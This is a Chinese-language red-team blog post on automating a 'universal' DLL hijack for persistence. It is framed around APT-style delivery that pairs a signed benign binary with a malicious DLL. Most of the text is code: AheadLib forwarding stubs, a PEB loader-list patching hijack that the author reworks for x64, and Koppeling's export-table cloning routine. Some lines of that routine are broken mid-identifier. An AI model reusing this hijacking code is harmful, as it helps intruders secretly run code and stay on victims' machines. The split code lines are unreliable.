自动化通用DLL劫持

之前写过一篇


> **红队开发 – 白加黑自动化生成器.md – 小草窝博客**
> 参考一些APT组织的攻击手法，它们在投递木马阶段有时候会使用“白加黑”的方式，通常它们会使用一个带有签名的白文件+一个自定义dll文件，所以研究了一下这种白加黑的实现方式以及如何将...
> x.hacking8.com

使用白加黑的方式生成"冲锋马"，使用到部分 dll 劫持的技术。但是它的场景是劫持后阻断正常白文件的运行，程序的控制权交到“黑文件”中。

这篇文章是对通用 DLL 劫持的研究，期望能制作一个通用的 DLL，劫持程序原有的 dll 但保留原 dll 的功能，同时执行自己的代码，这个 dll 最好能自动生成(不要手动编译)，主要用于维权场景。

已有研究

Aheadlib



著名的工具 `Aheadlib` 能直接生成转发形式的 dll 劫持源码,通过 `#pragma comment(linker,"/EXPORT:")` 来指定导出表的转发。

转发模式生成的源码：

```cpp
//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

// 头文件
#include <Windows.h>
//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////



//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

// 导出函数
#pragma comment(linker, "/EXPORT:Box=testOrg.Box,@1")
//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////



//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

// 入口函数
BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID pvReserved)
{
  if (dwReason == DLL_PROCESS_ATTACH)
  {
    DisableThreadLibraryCalls(hModule);
  }
  else if (dwReason == DLL_PROCESS_DETACH)
  {
  }

  return TRUE;
}
//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
```

及时调用模式生成的源码：

每个导出函数会跳转到一个全局保存的地址中，在 dll 初始化的时候会通过解析原 dll 对这些地址依次赋值。

C++

```cpp

////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

// 头文件
#include <Windows.h>
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////



////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

// 导出函数
#pragma comment(linker, "/EXPORT:Box=_AheadLib_Box,@1")
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////



////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

// 原函数地址指针
PVOID pfnBox;
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////



////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

// 宏定义
#define EXTERNC extern "C"
#define NAKED __declspec(naked)
#define EXPORT __declspec(dllexport)

#define ALCPP EXPORT NAKED
#define ALSTD EXTERNC EXPORT NAKED void __stdcall
#define ALCFAST EXTERNC EXPORT NAKED void __fastcall
#define ALCDECL EXTERNC NAKED void __cdecl
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////



////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

// AheadLib 命名空间
namespace AheadLib
{
  HMODULE m_hModule = NULL;  // 原始模块句柄
  DWORD m_dwReturn[1] = {0};  // 原始函数返回地址


  // 获取原始函数地址
  FARPROC WINAPI GetAddress(PCSTR pszProcName)
  {
    FARPROC fpAddress;
    CHAR szProcName[16];
    TCHAR tzTemp[MAX_PATH];

    fpAddress = GetProcAddress(m_hModule, pszProcName);
    if (fpAddress == NULL)
    {
      if (HIWORD(pszProcName) == 0)
      {
        wsprintfA(szProcName, "%d", pszProcName);
        pszProcName = szProcName;
```

```
68        }
69
70        wsprintf(tzTemp, TEXT("无法找到函数 %hs，程序无法正常运行。"), pszProcName);
71        MessageBox(NULL, tzTemp, TEXT("AheadLib"), MB_ICONSTOP);
72        ExitProcess(-2);
73      }
74
75      return fpAddress;
76    }
77
78    // 初始化原始函数地址指针
79    inline VOID WINAPI InitializeAddresses()
80    {
81      pfnBox = GetAddress("Box");
82    }
83
84    // 加载原始模块
85    inline BOOL WINAPI Load()
86    {
87      TCHAR tzPath[MAX_PATH];
88      TCHAR tzTemp[MAX_PATH * 2];
89
90      lstrcpy(tzPath, TEXT("testOrg.dll"));
91      m_hModule = LoadLibrary(tzPath);
92      if (m_hModule == NULL)
93      {
94        wsprintf(tzTemp, TEXT("无法加载 %s，程序无法正常运行。"), tzPath);
95        MessageBox(NULL, tzTemp, TEXT("AheadLib"), MB_ICONSTOP);
96      }
97      else
98      {
99        InitializeAddresses();
100     }
101
102     return (m_hModule != NULL);
103   }
104
105   // 释放原始模块
106   inline VOID WINAPI Free()
107   {
108     if (m_hModule)
109     {
110       FreeLibrary(m_hModule);
111     }
112   }
113 }
114 using namespace AheadLib;
115 ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
116
117
118
119
120 ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
121
122 // 入口函数
123 BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID pvReserved)
124 {
125   if (dwReason == DLL_PROCESS_ATTACH)
126   {
127     DisableThreadLibraryCalls(hModule);
128
129     return Load();
130   }
131   else if (dwReason == DLL_PROCESS_DETACH)
132   {
133     Free();
134   }
135
```

```
  return TRUE;
}
//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

// 导出函数
ALCDECL AheadLib_Box(void)
{
  __asm JMP pfnBox;
}
//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
```

缺点也有，它在导出函数中使用汇编语法直接 jump 到一个地址，但在 x64 模式下无法使用，这种写法感觉也不太优雅。

不过 Aheadlib 生成的源码，编译出来比较通用，适合 `输入表dll加载` 以及 `Loadlibrary` 加载劫持的形式。

易语言 DLL 劫持生成

这个工具生成的源码看起来比 Aheadlib 简洁一点，它会 `LoadLibrary` 原始 dll，通过 `GetProcAddress` 获取原始 dll 的函数地址和本身 dll 的函数地址，直接在函数内存地址写入 jmp 到原始 dll 函数的机器码。

这种方式比上面的代码简洁，用 C 改写下，支持 x64 的话计算一下相对偏移应该也 ok。但还是比较依赖于自动生成源码，再进行编译。

一种通用 DLL 劫持技术研究

来自：https://www.52pojie.cn/forum.php?mod=viewthread&tid=830796

作者通过分析 `LoadLibraryW` 的调用堆栈以及相关源码得出结论

> 直接获取 peb->ldr 遍历链表找到目标 dll 堆栈的 LdrEntry 就是需要修改的 LdrEntry，然后修改即可作为通用 DLL 劫持。

测试代码也很简单

C++

```cpp
void* NtCurrentPeb()
{
    __asm {
        mov eax, fs:[0x30];
    }
}
PEB_LDR_DATA* NtGetPebLdr(void* peb)
{
    __asm {
        mov eax, peb;
        mov eax, [eax + 0xc];
    }
}
VOID SuperDllHijack(LPCWSTR dllname, HMODULE hMod)
{
    WCHAR wszDllName[100] = { 0 };
    void* peb = NtCurrentPeb();
    PEB_LDR_DATA* ldr = NtGetPebLdr(peb);

    for (LIST_ENTRY* entry = ldr->InLoadOrderModuleList.Blink;
        entry != (LIST_ENTRY*)(&ldr->InLoadOrderModuleList);
        entry = entry->Blink) {
        PLDR_DATA_TABLE_ENTRY data = (PLDR_DATA_TABLE_ENTRY)entry;

        memset(wszDllName, 0, 100 * 2);
        memcpy(wszDllName, data->BaseDllName.Buffer, data->BaseDllName.Length);

        if (!_wcsicmp(wszDllName, dllname)) {
            data->DllBase = hMod;
            break;
        }
    }
}
VOID DllHijack(HMODULE hMod)
{
    TCHAR tszDllPath[MAX_PATH] = { 0 };

    GetModuleFileName(hMod, tszDllPath, MAX_PATH);
    PathRemoveFileSpec(tszDllPath);
    PathAppend(tszDllPath, TEXT("mydll.dll.1"));

    HMODULE hMod1 = LoadLibrary(tszDllPath);

    SuperDllHijack(L"mydll.dll", hMod1);
}
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        DllHijack(hModule);
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Github 地址: https://github.com/anhkgg/SuperDllHijack

我将这个代码精简优化了下，也支持了 x64

C++

```cpp
#include "pch.h"
#include <stdio.h>
#include <iostream>
#include <winternl.h>


void SuperDllHijack(LPCWSTR dllname)
{
  #if defined(_WIN64)
    auto peb = PPEB(__readgsqword(0x60));
  #else
    auto peb = PPEB(__readfsdword(0x30));
  #endif
  auto ldr = peb->Ldr;
  auto lpHead = &ldr->InMemoryOrderModuleList;
  auto lpCurrent = lpHead;

  while ((lpCurrent = lpCurrent->Blink) != lpHead)
  {
    PLDR_DATA_TABLE_ENTRY dataTable = CONTAINING_RECORD(lpCurrent, LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks);

    WCHAR wszDllName[100] = { 0 };
    memset(wszDllName, 0, 100 * 2);
    memcpy(wszDllName, dataTable->FullDllName.Buffer, dataTable->FullDllName.Length);

    if (_wcsicmp(wszDllName, dllname) == 0) {
      HMODULE hMod1 = LoadLibrary(TEXT("test.dll.1"));
      dataTable->DllBase = hMod1;
      break;
    }
  }
}


BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
  if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
    WCHAR ourPath[MAX_PATH];
    GetModuleFileNameW(hModule, ourPath, MAX_PATH);
    SuperDllHijack(ourPath);
    MessageBox(NULL, TEXT("劫持成功"), TEXT("1"), MB_OK);
  }
    return TRUE;
}


```

缺点是这种方式只适用于 `LoadLibrary` 动态加载的方式。

在 issue 中有人对隐藏性作了讨论 https://github.com/anhkgg/SuperDllHijack/issues/5

思路不错，也放上来展示一下。

自适应 DLL 劫持

老外的文章，原文：https://www.netspi.com/blog/technical/adversary-simulation/adaptive-dll-hijacking/ 研究了一种万能 dll，来适应各种劫持情况。

也提供了工具地址，Github：https://github.com/monoxgas/Koppeling

文章对原理研究的也比较深入。

对于**静态加载**（在输入表中）的 dll，它的调用堆栈如下

```C++
ntdll!LdrInitializeThunk <- 新进程启动
ntdll!LdrpInitialize
ntdll!_LdrpInitialize
ntdll!LdrpInitializeProcess
ntdll!LdrpInitializeGraphRecurse <- 依赖分析
ntdll!LdrpInitializeNode
ntdll!LdrpCallInitRoutine
evil!DllMain <- 执行的函数
```

在进程启动时，会进行依赖分析，来检查每个导入表中的函数，所以对于静态加载的 dll 劫持，必须要有导出表。

对于导出表的函数地址，是在修补时完成并写入 peb→ldr 中的，这部分可以动态修改。

那么如何自动化实现对于静态加载 dll 的通用劫持呢，Koppeling 做了一个导出表克隆工具，在编译好了 Koppeling 的自适应 dll 后，可以用这个导出表克隆工具把要劫持的 dll 的导出表复制到这个 dll 上，在 dllmain 初始化时修补 IAT 从而实现正常加载。

对于**动态加载**（使用 LoadLibrary）的 dll，它的调用堆栈如下

```C++
KernelBase!LoadLibraryExW <- 调用loadlibrary
ntdll!LdrLoadDll
ntdll!LdrpLoadDll
ntdll!LdrpLoadDllInternal
ntdll!LdrpPrepareModuleForExecution
ntdll!LdrpInitializeGraphRecurse <- 依赖图构建
ntdll!LdrpInitializeNode
ntdll!LdrpCallInitRoutine
evil!DllMain <- 执行初始化函数
```

使用 `LoadLibrary` 加载的 dll，系统是没有检查它的导出表的，但是使用 `GetProcAddress` 后，会从导出表中获取函数。

Koppeling 的做法是在初始化后，将被劫持 dll 的导出表克隆一份，将自身导出表地址修改为克隆的地址。

相关代码如下，

C++

```cpp
///
// 4 - Clone our export table to match the target DLL (for GetProcAddress)
///

  auto ourHeaders = (PIMAGE_NT_HEADERS)(ourBase + PIMAGE_DOS_HEADER(ourBase)->e_lfanew);
  auto ourExportDataDir = &ourHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
  if (ourExportDataDir->Size == 0)
    return FALSE; // Our DLLs doesn't have any exports

  auto ourExportDirectory = PIMAGE_EXPORT_DIRECTORY(ourBase + ourExportDataDir->VirtualAddress);

  // Make current header data RW for redirections
  DWORD oldProtect = 0;
  if (!VirtualProtect(
    ourExportDirectory,
    sizeof(PIMAGE_EXPORT_DIRECTORY), PAGE_READWRITE,
    &oldProtect)) {
    return FALSE;
  }

  DWORD totalAllocationSize = 0;

  // Add the size of jumps
  totalAllocationSize += targetExportDirectory->NumberOfFunctions * (sizeof(jmpPrefix) + sizeof(jmpRax) + sizeof(LP
VOID));

  // Add the size of function table
  totalAllocationSize += targetExportDirectory->NumberOfFunctions * sizeof(INT);

  // Add total size of names
  PINT targetAddressOfNames = (PINT)((PBYTE)targetBase + targetExportDirectory->AddressOfNames);
  for (DWORD i = 0; i < targetExportDirectory->NumberOfNames; i++)
    totalAllocationSize += (DWORD)strlen(((LPCSTR)((PBYTE)targetBase + targetAddressOfNames[i]))) + 1;

  // Add size of name table
  totalAllocationSize += targetExportDirectory->NumberOfNames * sizeof(INT);

  // Add the size of ordinals:
  totalAllocationSize += targetExportDirectory->NumberOfFunctions * sizeof(USHORT);

  // Allocate usuable memory for rebuilt export data
  PBYTE exportData = AllocateUsableMemory((PBYTE)ourBase, totalAllocationSize, PAGE_READWRITE);
  if (!exportData)
    return FALSE;

  PBYTE sideAllocation = exportData; // Used for VirtualProtect later

  // Copy Function Table
  PINT newFunctionTable = (PINT)exportData;
  CopyMemory(newFunctionTable, (PBYTE)targetBase + targetExportDirectory->AddressOfNames, targetExportDirectory->Nu
mberOfFunctions * sizeof(INT));
  exportData += targetExportDirectory->NumberOfFunctions * sizeof(INT);
  ourExportDirectory->AddressOfFunctions = DWORD((PBYTE)newFunctionTable - (PBYTE)ourBase);

  // Write JMPs and update RVAs in the new function table
  PINT targetAddressOfFunctions = (PINT)((PBYTE)targetBase + targetExportDirectory->AddressOfFunctions);
  for (DWORD i = 0; i < targetExportDirectory->NumberOfFunctions; i++) {
    newFunctionTable[i] = DWORD((exportData - (PBYTE)ourBase));

    CopyMemory(exportData, jmpPrefix, sizeof(jmpPrefix));
    exportData += sizeof(jmpPrefix);

    PBYTE realAddress = (PBYTE)((PBYTE)targetBase + targetAddressOfFunctions[i]);
    CopyMemory(exportData, &realAddress, sizeof(LPVOID));
    exportData += sizeof(LPVOID);

    CopyMemory(exportData, jmpRax, sizeof(jmpRax));
```

```
    exportData += sizeof(jmpRax);
  }

  // Copy Name RVA Table
  PINT newNameTable = (PINT)exportData;
  CopyMemory(newNameTable, (PBYTE)targetBase + targetExportDirectory->AddressOfNames, targetExportDirectory->Number
OfNames * sizeof(DWORD));
  exportData += targetExportDirectory->NumberOfNames * sizeof(DWORD);
  ourExportDirectory->AddressOfNames = DWORD(((PBYTE)newNameTable - (PBYTE)ourBase));

  // Copy names and apply delta to all the RVAs in the new name table
  for (DWORD i = 0; i < targetExportDirectory->NumberOfNames; i++) {
    PBYTE realAddress = (PBYTE)((PBYTE)targetBase + targetAddressOfNames[i]);
    DWORD length = (DWORD)strlen((LPCSTR)realAddress);
    CopyMemory(exportData, realAddress, length);
    newNameTable[i] = DWORD((PBYTE)exportData - (PBYTE)ourBase);
    exportData += (ULONG_PTR)length + 1;
  }

  // Copy Ordinal Table
  PINT newOrdinalTable = (PINT)exportData;
  CopyMemory(newOrdinalTable, (PBYTE)targetBase + targetExportDirectory->AddressOfNameOrdinals, targetExportDirecto
ry->NumberOfFunctions * sizeof(USHORT));
  exportData += targetExportDirectory->NumberOfFunctions * sizeof(USHORT);
  ourExportDirectory->AddressOfNameOrdinals = DWORD((PBYTE)newOrdinalTable - (PBYTE)ourBase);

  if (!VirtualProtect(
    ourExportDirectory,
    sizeof(PIMAGE_EXPORT_DIRECTORY), oldProtect,
    &oldProtect)) {
    return FALSE;
  }

  if (!VirtualProtect(
    sideAllocation,
    totalAllocationSize,
    PAGE_EXECUTE_READ,
    &oldProtect)) {
    return FALSE;
  }
```